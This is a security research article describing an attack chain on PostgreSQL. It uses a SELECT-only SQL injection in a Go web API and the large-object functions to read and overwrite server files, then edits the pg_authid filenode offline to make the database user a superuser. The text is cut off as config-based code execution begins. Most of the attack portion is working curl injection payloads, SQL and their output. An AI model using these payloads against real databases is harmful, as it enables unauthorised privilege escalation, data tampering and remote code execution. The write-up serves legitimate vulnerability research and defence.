This article tells the story of how a failed attempt to exploit a basic SQL injection in a web API with the PostgreSQL DBMS quickly spiraled into 3 months of researching database source code and (hopefully) helping to create several new techniques to pwn Postgres hosts in restrictive contexts. Let's get into the story, shall we?

--[1 - The SQLi that started it all

---[1.0 - Target info

The target web app was written in the Golang Gin[0] framework and used PGX[1] as a DB driver. What is interesting about the application is the fact that it is a trusted public data repository - anyone can query all data. The updates, however, are limited to a trusted set of users.

This means that getting a SELECT SQL injection will have no impact on the application, while DELETE and UPDATE ones will still be critical.

Unfortunately, I am not allowed to disclose the source code of the original application, but it can be roughly boiled down to this example (with data and tables changed to something artificial):

```
---------------------------------------------------------------------------
package main

import (
    “context”
    “fmt”
    “log”
    “net/http”

    “github.com/gin-gonic/gin”
    “github.com/jackc/pgx/v4/pgxpool”
)

var pool *pgxpool.Pool

type Phrase struct {
    ID   int    `json:”id”`
    Text string `json:”text”`
}

func phraseHandler(c *gin.Context) {
    phrases := []Phrase{}

    phrase_id := c.DefaultQuery(“id”, “1”)
    query := fmt.Sprintf(
        “SELECT id, text FROM phrases WHERE id=%s”,
        phrase_id
    )

    rows, err := pool.Query(context.Background(), query)
    defer rows.Close()

    if err != nil {
        c.JSON(
            http.StatusInternalServerError,
            gin.H{“error”: err.Error()}
        )
        return
    }

    for rows.Next() {
        var phrase Phrase
        err := rows.Scan(&phrase.ID, &phrase.Text)
        if err != nil {
            c.JSON(
                http.StatusInternalServerError,
                gin.H{“error”: err.Error()}
            )
            return
        }
        phrases = append(phrases, phrase)
    }

    c.JSON(http.StatusOK, phrases)
}

func main() {
    pool, _ = pgxpool.Connect(
        context.Background(),
        “postgres://localhost/postgres?user=poc_user&password=poc_pass”)

    r := gin.Default()
    r.GET(“/phrases”, phraseHandler)
    r.Run(“:8000”)

    defer pool.Close()
}
--------------------------------------------------------------------------
```

---[1.1 - A rather trivial injection

The actual injection happens inside the phraseHandler function on these lines of code. The app directly formats the query parameter id into the query string and calls the pool.Query() function. It couldn’t be any simpler, right?

```
--------------------------------------------------------------------------
phrase_id := c.DefaultQuery(“id”, “1”)
query := fmt.Sprintf(
    “SELECT id, text FROM phrases WHERE id=%s”,
    phrase_id
)
rows, err := pool.Query(context.Background(), query)
defer rows.Close()
--------------------------------------------------------------------------
```

The SQL injection can be quickly confirmed with these cURL requests:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode “id=1”
[ {“id”:1,”text”:”Hello, world!”} ]
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode “id=-1”
[]
```

```
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode “id=-1 OR 1=1”
[
    {“id”:1,”text”:”Hello, world!”},
    {“id”:2,”text”:”A day in paradise.”},
    ...
    {“id”:14,”text”:”Find your inner peace.”},
    {“id”:15,”text”:”Dance in the rain”}
]
------------------------------------------------------------------------
```

At this moment, our SQL query will look something like:

```
------------------------------------------------------------------------
SELECT id, text FROM phrases WHERE id=-1 OR 1=1
------------------------------------------------------------------------
```

Luckily for us, PostgreSQL drivers should easily support stacked queries, opening a wide range of attack vectors for us. We should be able to append additional queries separated by a semicolon like:

```
------------------------------------------------------------------------
SELECT id, text FROM phrases WHERE id=-1; SELECT pg_sleep(5);
------------------------------------------------------------------------
```

Let’s just try it... Oh no, what is that?

```
------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” \
--data-urlencode “id=-1; SELECT pg_sleep(5)”
{ “error”:”ERROR: cannot insert multiple commands into a prepared statement (SQL-
STATE 42601)” }
------------------------------------------------------------------------
```

---[1.1 - No stacked queries for you

It turns out that the PGX developers decided to **secure** driver use by converting any SQL query to a prepared statement under the hood.

This is done to disable any stacked queries whatsoever[2]. It works because the the PostgreSQL database itself does not allow multiple queries inside a single prepared statement[3].

So, we are suddenly constrained to a single SELECT query! The DBMS will reject any stacked queries, and nested UPDATE or DELETE queries are also prohibited by the SQL syntax.

```
------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 OR (UPDATE * phrases SET text=’lol’)”
{ “error”:”ERROR: syntax error at or near \”SET\” (SQLSTATE 42601)”}
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 OR (DELETE * FROM phrases)”
{ “error”:”ERROR: syntax error at or near \”FROM\” (SQLSTATE 42601)” }
------------------------------------------------------------------------
```

Nested SELECT queries are still possible, though!

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 OR (SELECT 1)=1”
[
    {“id”:1,”text”:”Hello, world!”},
    ...
    {“id”:14,”text”:”Find your inner peace.”},
    {“id”:15,”text”:”Dance in the rain”}
]
---------------------------------------------------------------------------
```

Since one can read the DB data without the SQLi, is this bug even worth reporting?

---[1.2 - Abusing server-side lo_ functions

Not all hope is lost, though! Since nested SELECT SQL queries are allowed, we can try to call some of the built-in PostgreSQL functions and see if there are any that can help us.

PostgreSQL has several functions that allow reading files from and writing to the server running the DBMS. These functions[4] are a part of the PostgreSQL Large Objects functionality, and should be accessible to the superusers by default:

1. lo_import(path_to_file, lo_id) - read the file into the DB large object
2. lo_export(lo_id, path_to_file) - dump the large object into a file

What files can be read? Since the DBMS is normally running under the postgres user, we can search for readable files via the following command:

```
---------------------------------------------------------------------------
$ cat /etc/passwd | grep postgres
postgres:x:129:129::/var/lib/postgresql:/bin/bash

$ find / -uid 129 -type f -perm -600 2>/dev/null
...
/var/lib/postgresql/data/postgresql.conf       <---- main service config
/var/lib/postgresql/data/pg_hba.conf           <---- authentication config
/var/lib/postgresql/data/pg_ident.conf         <---- psql username mapping
...
/var/lib/postgresql/13/main/base/1/2654        <---- some data files
/var/lib/postgresql/13/main/base/1/2613
---------------------------------------------------------------------------
```

There already is an RCE technique, initially discovered by Denis Andzakovic[5] and sylsTyping[6] in 2021 and 2022, which takes advantage of the postgresql.conf file.

It involves overwriting the config file and either waiting for the server to reboot or forcefully reloading the configuration via the pg_reload_conf() PostgreSQL function[7].

We will return to this matter later in the article. For now, let's just check if we have the permissions to call every function mentioned above.

Calling lo_ functions:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT lo_import(‘/var/lib/postgresql/data/post-
gresql.conf’, 31337)) AS text)”
[
    {“id”:1337,”text”:”31337”}
]

$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT lo_get(31337)) AS text)”
[{“id”:1337,”text”:”\\x23202d2d2d...72650a”}]
--------------------------------------------------------------------------
```

Large object functions work just fine! We've imported a file into the DB and consequently read it from the object with ID 31337.

Calling pg_reload_conf function:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT pg_reload_conf()) AS text)”
[]
--------------------------------------------------------------------------
```

There is a problem with the pg_reload_conf function, however. In success cases, it should return a row with the text “true”.

Why can we call large object functions but not pg_reload_conf? Shouldn't they both be accessible to a superuser?

---[1.3 - Not (entirely) a superuser

They should, but we happen to not be one. Our test user has explicit permissions over the large object functions but lacks access to anything else. The permissions should be similar to the below example configuration:

```
--------------------------------------------------------------------------
CREATE USER poc_user WITH PASSWORD ‘poc_pass’

GRANT pg_read_server_files TO poc_user
GRANT pg_write_server_files TO poc_user

GRANT USAGE ON SCHEMA public TO poc_user
GRANT SELECT, INSERT, UPDATE, DELETE ON TABLE pg_largeobject TO poc_user

GRANT EXECUTE ON FUNCTION lo_export(oid, text) TO poc_user
GRANT EXECUTE ON FUNCTION lo_import(text, oid) TO poc_user
--------------------------------------------------------------------------
```

---[1.4 - Looking for a privesc

If we want to perform RCE through the configuration file reliably, we must find a way to become a superuser and call pg_reload_conf(). Unlike the popular topic of PostgreSQL RCE techniques, there is not a whole lot of information about privilege escalation from within the DB.

Luckily for us, the official documentation page for Large Object functions gives us some clues for the next steps[4]:

> It is possible to GRANT use of the server-side lo_import and lo_export
> functions to non-superusers, but careful consideration of the security
> implications is required. A malicious user of such privileges could
> easily parlay them into becoming superuser (for example by rewriting
> server configuration files)

What if we were to modify the PostgreSQL table data directly, on disk, without any UPDATE queries at all?

--[2 - PostgreSQL storage concepts

---[2.0 - Tables and Filenodes

PostgreSQL has extremely complex data flows to optimize resource usage and eliminate possible data access conflicts, e.g. race conditions. You can read about them in great detail in the official documentation[8][9].

The physical data layout significantly differs from the widely known “table” and “row” objects. All data is stored on disk in a Filenode object named with the OID of the respective pg_class object.

In other words, each table has its Filenode. We can lookup the OID and respective Filenode names of a given table through the following queries:

```
-------------------------------------------------------------------------
SELECT oid FROM pg_class WHERE relname=’TABLE_NAME’
// OR
SELECT pg_relation_filepath(‘TABLE_NAME’);
-------------------------------------------------------------------------
```

All of the filenodes are stored in the PostgreSQL data directory. The path to which can be queried from the pg_settings table by superusers:

```
-------------------------------------------------------------------------
SELECT setting FROM pg_settings WHERE name = ‘data_directory’;
-------------------------------------------------------------------------
```

However, this value should generally be the same across different installations of the DBMS and can be easily guessed by a third party.

A common path for PostgreSQL data directories on Debian systems is “/var/lib/postgresql/MAJOR_VERSION/CLUSTER_NAME/”.


We can obtain the major version by running a “SELECT version()” query in the SQLi. The default value of CLUSTER_NAME is “main”.

An example path of a filenode for our “phrases” would be:

```
--------------------------------------------------------------------------
=== in psql ===
postgres=# SELECT pg_relation_filepath(‘phrases’);
 pg_relation_filepath
----------------------
 base/13485/65549
(1 row)

postgres=# SELECT version();
...TRUNCTATED...
PostgreSQL 13.13 (Ubuntu 13.13-1.pgdg22.04+1) on x86_64-pc-linux-gnu, compiled by
gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, 64-bit
(1 row)
=== in bash ===
$ ll /var/lib/postgresql/13/main/base/13485/65549
-rw------- 1 postgres postgres 8192 mar 14 13:45 /var/lib/postgresql/13/main/
base/13485/65549
--------------------------------------------------------------------------
```

So: all of the files with numeric names, found in section 1.2, are in fact separate table filenodes that the postgres user can read and write!



---[2.1 - Filenode format

A Filenode is a binary file composed of separate chunks of 0x2000 bytes called Pages. Each page holds the actual row data within nested Item objects. The layout of each Filenode can be summarized with the below diagram:

```
   +----------+
   | Filenode |
   +----------+-------------------------------------------------------+
   |                                                                  |
   |   +--------+                                                     |
   |   | Page 1 |                                                     |
   |   +--------+----+---------+---------+-----+---------+--------+   |
   |   | Page Header |Item ID 1|Item ID 2| ... |Item ID n|        |   |
   |   +-------------+----+----+---------+     +----+----+        |   |
   |   |                  |                         |             |   |
   |   |                  +-------------------------+--------+    |   |
   |   |                                            |        |    |   |
   |   |      +-------------------------------------+        |    |   |
   |   |      |                                              |    |   |
   |   |      |    ... empty space padded with 0x00 ...      |    |   |
   |   |      |                                              |    |   |
   |   |      +----------------------+                       |    |   |
   |   |                             |                       |    |   |
   |   |                             v                       v    |   |
   |   |                         +--------+     +--------+--------+   |
   |   |                         | Item n | ... | Item 2 | Item 1 |   |
   |   +-------------------------+--------+-----+--------+--------+   |
   |   ...                                                            |
   |   +--------+                                                     |
   |   | Page n |                                                     |
   |   +--------+                                                     |
   |   ...                                                            |
   |                                                                  |
   +------------------------------------------------------------------+
```

---[2.2 - Table metadata

It is worth noting that the Item objects are stored in the binary format and cannot be manipulated directly. One must first deserialize them using metadata from the internal PostgreSQL “pg_attribute” table. We can query Item metadata using the following SQL query:

```
--------------------------------------------------------------------------
SELECT
    STRING_AGG(
        CONCAT_WS(
            ‘,’,
            attname,
            typname,
            attlen,
            attalign
        ),
        ‘;’
    )
FROM pg_attribute
    JOIN pg_type
        ON pg_attribute.atttypid = pg_type.oid
    JOIN pg_class
        ON pg_attribute.attrelid = pg_class.oid
WHERE pg_class.relname = ‘TABLE_NAME’;
```

```
--------------------------------------------------------------------------
```

---[2.3 - Cold and Hot data storage

All of the above objects make up the DBMS' cold storage. To access the data in cold storage through a query, Postgres must first load it in the RAM cache, a.k.a. hot storage.

The following diagram shows a rough and simplified flow of how the PostgreSQL accesses the data:

```
  +------------------+       +--------+       +------+        +------+
  |Table in RAM cache|------>|Filenode|--+--->|Page 1|---+--->|Item 1|
  +------------------+       +--------+  |    +------+   |    +------+
                                         |               |
                                         |    +------+   |    +------+
                                         +--->|Page 2|   +--->|Item 2|
                                         |    +------+   |    +------+
                                         |      ...      |      ...
                                         |    +------+   |    +------+
                                         +--->|Page n|   +--->|Item n|
                                              +------+        +------+
```

The DBMS periodically flushes any changes to the data in hot storage to the filesystem.

These syncs may pose a challenge to us! Since we can only edit the cold storage of a running database, we risk subsequent hot storage syncs overwriting our edits. Thus, we must ensure that the table we want to overwrite has been offloaded from the cache.

```
--------------------------------------------------------------------------
# -----------------------------
# PostgreSQL configuration file
# -----------------------------
...
# - Memory -

shared_buffers = 128MB          # min 128kB
                                # (change requires restart)
...
--------------------------------------------------------------------------
```

The default cache size is 128MB. So, if we stress the DB with expensive queries to other tables/large objects before the flush, we might overflow the cache and clear our target table from it.

---[2.4 - Editing filenodes offline

I've created a tool to parse and modify data stored in filenodes, which functions independently of the Postgres server that created the filenodes. We can use it to overwrite target table rows with our desired values.

The editor supports both datatype-assisted and raw parsing modes. The assisted mode is the preferred option as it allows you to edit the data safely, without accidentally messing up the whole filenode structure.

The actual parsing implementation is way too lengthy to discuss in this article, but you can find the sources on GitHub[10], or the source code in this article if reading online, if you want to dig deeper into it.

You can also check out this article[12] on parsing filenodes in Golang.

--[3 - Updating the PostgreSQL data without UPDATE

---[3.0 - Identifying target table

So, we are looking to escalate our permissions to those of a DBMS superuser. Which table should we aim to modify? All Postgres permissions are stored in the internal table “pg_authid”. All CREATE/DROP/ALTER statements for new roles and users actually modify this table under the hood. Let’s inspect it in a PSQL session under the default super-admin user:

```
--------------------------------------------------------------------------
postgres=# SELECT * FROM pg_authid; \x
-[ RECORD 1 ]--+------------------------------------
oid            | 3373
rolname        | pg_monitor
rolsuper       | f
rolinherit     | t
rolcreaterole  | f
rolcreatedb    | f
rolcanlogin    | f
rolreplication | f
rolbypassrls   | f
rolconnlimit   | -1
rolpassword    |
rolvaliduntil  |
... TRUNCATED ...
-[ RECORD 9 ]--+------------------------------------
oid            | 10
rolname        | postgres
rolsuper       | t
rolinherit     | t
rolcreaterole  | t
rolcreatedb    | t
rolcanlogin    | t
rolreplication | t
rolbypassrls   | t
rolconnlimit   | -1
rolpassword    |
rolvaliduntil  |
-[ RECORD 10 ]-+------------------------------------
oid            | 16386
rolname        | poc_user
rolsuper       | f
```

```
rolinherit     | t
rolcreaterole  | f
rolcreatedb    | f
rolcanlogin    | t
rolreplication | f
rolbypassrls   | f
rolconnlimit   | -1
rolpassword    | md58616944eb80b569f7be225c2442582cd
rolvaliduntil  |
--------------------------------------------------------------------------
```

The table contains a bunch of “rol” boolean flags and other interesting stuff, like the MD5 hashes of the user logon passwords. The default superadmin user “postgres” has all boolean flags set to true.

To become a superuser, we must flip all boolean fields to True for our user, “poc_user”.

---[3.1 - Search for the associated Filenode

To modify the table, we must first locate and read the filenode from the disk. As discussed previously, we won’t be able to get the data directory setting from the DBMS, as we lack permissions to read the “pg_settings” table:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, (SELECT setting FROM pg_settings WHERE name=’data_di-
rectory’)”
{ “error”:”can’t scan into dest[1]: cannot scan null into *string” }
--------------------------------------------------------------------------
```

However, we can reliably guess the data directory path by querying the version of the DBMS:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, (SELECT version())”
[{“id”:1337,”text”:”PostgreSQL 13.13 (Ubuntu 13.13-1.pgdg22.04+1) on x86_64-pc-
linux-gnu, compiled by gcc (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0, 64-bit”}]
--------------------------------------------------------------------------
```

Version information gives us more than enough knowledge about the DBMS and the underlying server. We can simply install a major version of PostgreSQL release 13 on our own Ubuntu 22 VM and find that the data directory is “/var/lib/postgresql/13/main”:

```
--------------------------------------------------------------------------
ubuntu@ubuntu-virtual-machine:~$ uname -a
Linux ubuntu-virtual-machine 6.5.0-14-generic #14~22.04.1-Ubuntu SMP PREEMPT_DY-
NAMIC Mon Nov 20 18:15:30 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
ubuntu@ubuntu-virtual-machine:~$ sudo su postgres
postgres@ubuntu-virtual-machine:~$ pwd
/var/lib/postgresql
```

```
postgres@ubuntu-virtual-machine:~$ ls -l 13/main/
total 84
drwx------ 5 postgres postgres 4096 lis 26 14:48 base
drwx------ 2 postgres postgres 4096 mar 15 11:56 global
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_commit_ts
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_dynshmem
drwx------ 4 postgres postgres 4096 mar 15 11:55 pg_logical
drwx------ 4 postgres postgres 4096 lis 26 14:48 pg_multixact
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_notify
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_replslot
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_serial
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_snapshots
drwx------ 2 postgres postgres 4096 mar 11 00:45 pg_stat
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_stat_tmp
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_subtrans
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_tblspc
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_twophase
-rw------- 1 postgres postgres    3 lis 26 14:48 PG_VERSION
drwx------ 3 postgres postgres 4096 lut  4 00:22 pg_wal
drwx------ 2 postgres postgres 4096 lis 26 14:48 pg_xact
-rw------- 1 postgres postgres   88 lis 26 14:48 postgresql.auto.conf
-rw------- 1 postgres postgres  130 mar 15 11:55 postmaster.opts
-rw------- 1 postgres postgres  100 mar 15 11:55 postmaster.pid
---------------------------------------------------------------------------
```

With the data directory path obtained, we can query the relative path to the “pg_authid” Filenode. Thankfully, there are no permission issues this time.

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, (SELECT pg_relation_filepath(‘pg_authid’))”
[ {“id”:1337,”text”:”global/1260”} ]
---------------------------------------------------------------------------
```

With all the information in our hands, we can assume that the “pg_authid” Filenode is located at “/var/lib/postgresql/13/main/global/1260”.

Let’s download it to our local machine from the target server.

---[3.2 - Reading and downloading the Filenode

We can now quickly download the file as a base64 string through the Large Object functions “lo_import” and “lo_get” in the following steps:

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1  UNION  SELECT  1337,CAST((SELECT  lo_import(‘/var/lib/postgresql/13/main/
global/1260’, 331337)) AS text)”
[{“id”:1337,”text”:”331337”}]

$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,translate(encode(lo_get(331337), ‘base64’), E’\n’, ‘’)”
| jq “.[].text” -r | base64 -d > pg_authid_filenode
---------------------------------------------------------------------------
```

After decoding the Base64 into a file, we can confirm that we indeed successfully downloaded the “pg_authid” Filenode by comparing the hashes.

```
---------------------------------------------------------------------------
=== on the attacker server ===
$ md5sum pg_authid_filenode
4c9514c6fb515907b75b8ac04b00f923  pg_authid_filenode

=== on the target server ===
postgres@ubuntu-virtual-machine:~$   md5sum   /var/lib/postgresql/13/main/global/1260
4c9514c6fb515907b75b8ac04b00f923  /var/lib/postgresql/13/main/global/1260
---------------------------------------------------------------------------
```

---[3.3 - Extracting table metadata

One last step before parsing the downloaded Filenode -- we must get its metadata from the server via the following SQLi query:

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,STRING_AGG(CONCAT_WS(‘,’,attname,typname,attlen,attalign),’;’) FROM pg_attribute JOIN pg_type ON pg_attribute.atttypid = pg_type.oid
JOIN pg_class ON pg_attribute.attrelid = pg_class.oid WHERE pg_class.relname =
‘pg_authid’”
[{“id”:1337,”text”:”tableoid,oid,4,i;cmax,cid,4,i;xmax,xid,4,i;cmin,cid,4,i;xmin,xid,4,i;ctid,tid,6,s;oid,oid,4,i;rolname,name,64,c;rolsuper,bool,1,c;rolinherit,bool,1,c;rolcreaterole,bool,1,c;rolcreatedb,bool,1,c;rolcanlogin,bool,1,c;rolreplication,bool,1,c;rolbypassrls,bool,1,c;rolconnlimit,int4,4,i;rolpassword,text,-1,i;rolvaliduntil,timestamptz,8,d”}]
---------------------------------------------------------------------------
```

We should now be able to use our in-house Python3 Filenode editor to list the data and confirm it is intact. The output for the “rolname” field will be a bit ugly, because for some reason this field is stored in a 64-byte fixed-length string padded with null bytes, instead of the common varchar type:

```
---------------------------------------------------------------------------
$ python3 postgresql_filenode_editor.py \
-f ./pg_authid_filenode \
-m list \
--datatype-csv       “tableoid,oid,4,i;cmax,cid,4,i;xmax,xid,4,i;cmin,cid,4,i;xmin,xid,4,i;ctid,tid,6,s;oid,oid,4,i;rolname,name,64,c;rolsuper,bool,1,c;rolinherit,bool,1,c;rolcreaterole,bool,1,c;rolcreatedb,bool,1,c;rolcanlogin,bool,1,c;rolreplication,bool,1,c;rolbypassrls,bool,1,c;rolconnlimit,int4,4,i;rolpassword,text,-1,i;rolvaliduntil,timestamptz,8,d”

--------- item no. 0 ---------
oid           : 10
rolname       : b’postgres\x00...’
rolsuper      : 1
rolinherit    : 1
rolcreaterole : 1
```

```
rolcreatedb   : 1
rolcanlogin   : 1
rolreplication: 1
rolbypassrls  : 1
rolconnlimit  : -1
rolpassword   : None

--------- item no. 1 ---------
oid           : 3373
rolname       : b'pg_monitor\x00...'
rolsuper      : 0
rolinherit    : 1
rolcreaterole : 0
rolcreatedb   : 0
rolcanlogin   : 0
rolreplication: 0
rolbypassrls  : 0
rolconnlimit  : -1
rolpassword   : None
... TRUNCATED ...
--------- item no. 9 ---------
oid           : 16386
rolname       : b'poc_user\x00...'
rolsuper      : 0
rolinherit    : 1
rolcreaterole : 0
rolcreatedb   : 0
rolcanlogin   : 1
rolreplication: 0
rolbypassrls  : 0
rolconnlimit  : -1
rolpassword   : b'md58616944eb80b569f7be225c2442582cd'
---------------------------------------------------------------------------
```

---[3.4 - Making ourselves a superuser

We can now use the Filenode editor to update Item no. 9, which contains the entry for "poc_user". For convenience, we can pass any non-printable fields (such as the "rolname" field) as base64 string. We will flip all "rol" flags to 1 with the following editor command:

```
---------------------------------------------------------------------------
$ python3 postgresql_filenode_editor.py -f ./pg_authid_filenode -m update -p 0 \
-i 9 --datatype-csv "tableoid,oid,4,i;cmax,cid,4,i;xmax,xid,4,i;cmin,cid,4,i;x-
min,xid,4,i;ctid,tid,6,s;oid,oid,4,i;rolname,name,64,c;rolsuper,bool,1,c;rolin-
herit,bool,1,c;rolcreaterole,bool,1,c;rolcreatedb,bool,1,c;rolcanlogin,bool-
,1,c;rolreplication,bool,1,c;rolbypassrls,bool,1,c;rolconnlimit,int4,4,i;rol-
password,text,-1,i;rolvaliduntil,timestamptz,8,d" \
--csv-data   "16386,cG9jX3VzZXIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA==,1,1,1,1,1,1,1,-1,md58616944eb80b569f7be225c244258-
2cd,NULL"
---------------------------------------------------------------------------
```

The script will save the updated Filenode to a file with ".new" as an extension. We can now re-upload the data to the PostgreSQL server and overwrite the original data through the SQLi.

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(3331337, decode(‘$(base64 -w
0 pg_authid_filenode.new)’, ‘base64’))) AS text)”
[{“id”:1337,”text”:”3331337”}]

$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_export(3331337, ‘/var/lib/postgresql/13/
main/global/1260’)) AS text)”
[{“id”:1337,”text”:”1”}]
---------------------------------------------------------------------------
```

So, we’ve just overwritten the Filenode on the disk! But the RAM cache still has the old data. We must find a way to flush it somehow:

```
---------------------------------------------------------------------------
postgres=# SELECT * FROM pg_authid WHERE rolname=’poc_user’; \x
-[ RECORD 1 ]--+----------------------------------
oid            | 16386
rolname        | poc_user
rolsuper       | f
rolinherit     | t
rolcreaterole  | f
rolcreatedb    | f
rolcanlogin    | t
rolreplication | f
rolbypassrls   | f
rolconnlimit   | -1
rolpassword    | md58616944eb80b569f7be225c2442582cd
rolvaliduntil  |
---------------------------------------------------------------------------
```

---[3.5 - Flushing Hot storage

So, you may be wondering - how can we force the server to clean the RAM cache? How about creating a Large Object of a size matching the entire cache pool? :DDDDD

```
---------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,CAST((SELECT lo_from_bytea(33331337, (SELECT REPEAT(‘a’,
128*1024*1024))::bytea)) AS text)”
[
    {“id”:1337,”text”:”33331337”}
]
---------------------------------------------------------------------------
```

The server took at least 5 seconds to process our query, which may indicate our success. Let’s check our permissions again:

```
--------------------------------------------------------------------------
postgres=# SELECT * FROM pg_authid WHERE rolname='poc_user'; \x
-[ RECORD 1 ]--+------------------------------------
oid            | 16386
rolname        | poc_user
rolsuper       | t
rolinherit     | t
rolcreaterole  | t
rolcreatedb    | t
rolcanlogin    | t
rolreplication | t
rolbypassrls   | t
rolconnlimit   | -1
rolpassword    | md58616944eb80b569f7be225c2442582cd
rolvaliduntil  |
--------------------------------------------------------------------------
```

Success! All “rol” flags were flipped to true! Can we reload the config now?

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT pg_reload_conf()) AS text)”
[{“id”:1337,”text”:”true”}]
--------------------------------------------------------------------------
```

Notice that this query now returns a row with “text” set to “true”, confirming that we are indeed able to reload the config now.

That’s more like it! We can now perform SELECT-only RCE.

--[4 - SELECT-only RCE

---[4.0 - Reading original postgresql.conf

The first step in performing the RCE is to download the original config file. Since we are a super-admin now, we can query its path directly from the “pg_settings” table without any extra path guessing effort:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, sourcefile FROM pg_file_settings”
[
    {“id”:1337,”text”:”/etc/postgresql/13/main/postgresql.conf”}
]
--------------------------------------------------------------------------
```

Let’s download it with the help of previously used Large Object functions:

```
--------------------------------------------------------------------------
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337, CAST((SELECT lo_import(‘/etc/postgresql/13/main/post-
gresql.conf’, 3333331337)) AS text)”
[{“id”:1337,”text”:”3333331337”}]
```

```
$ curl -G “http://172.23.16.127:8000/phrases” --data-urlencode \
“id=-1 UNION SELECT 1337,translate(encode(lo_get(3333331337), ‘base64’), E’\n’,
‘’)” | jq “.[].text” -r | base64 -d > postgresql.conf
--------------------------------------------------------------------------
```

---[4.1 - Choosing a parameter to exploit

There are several known options that can already be used for an RCE:
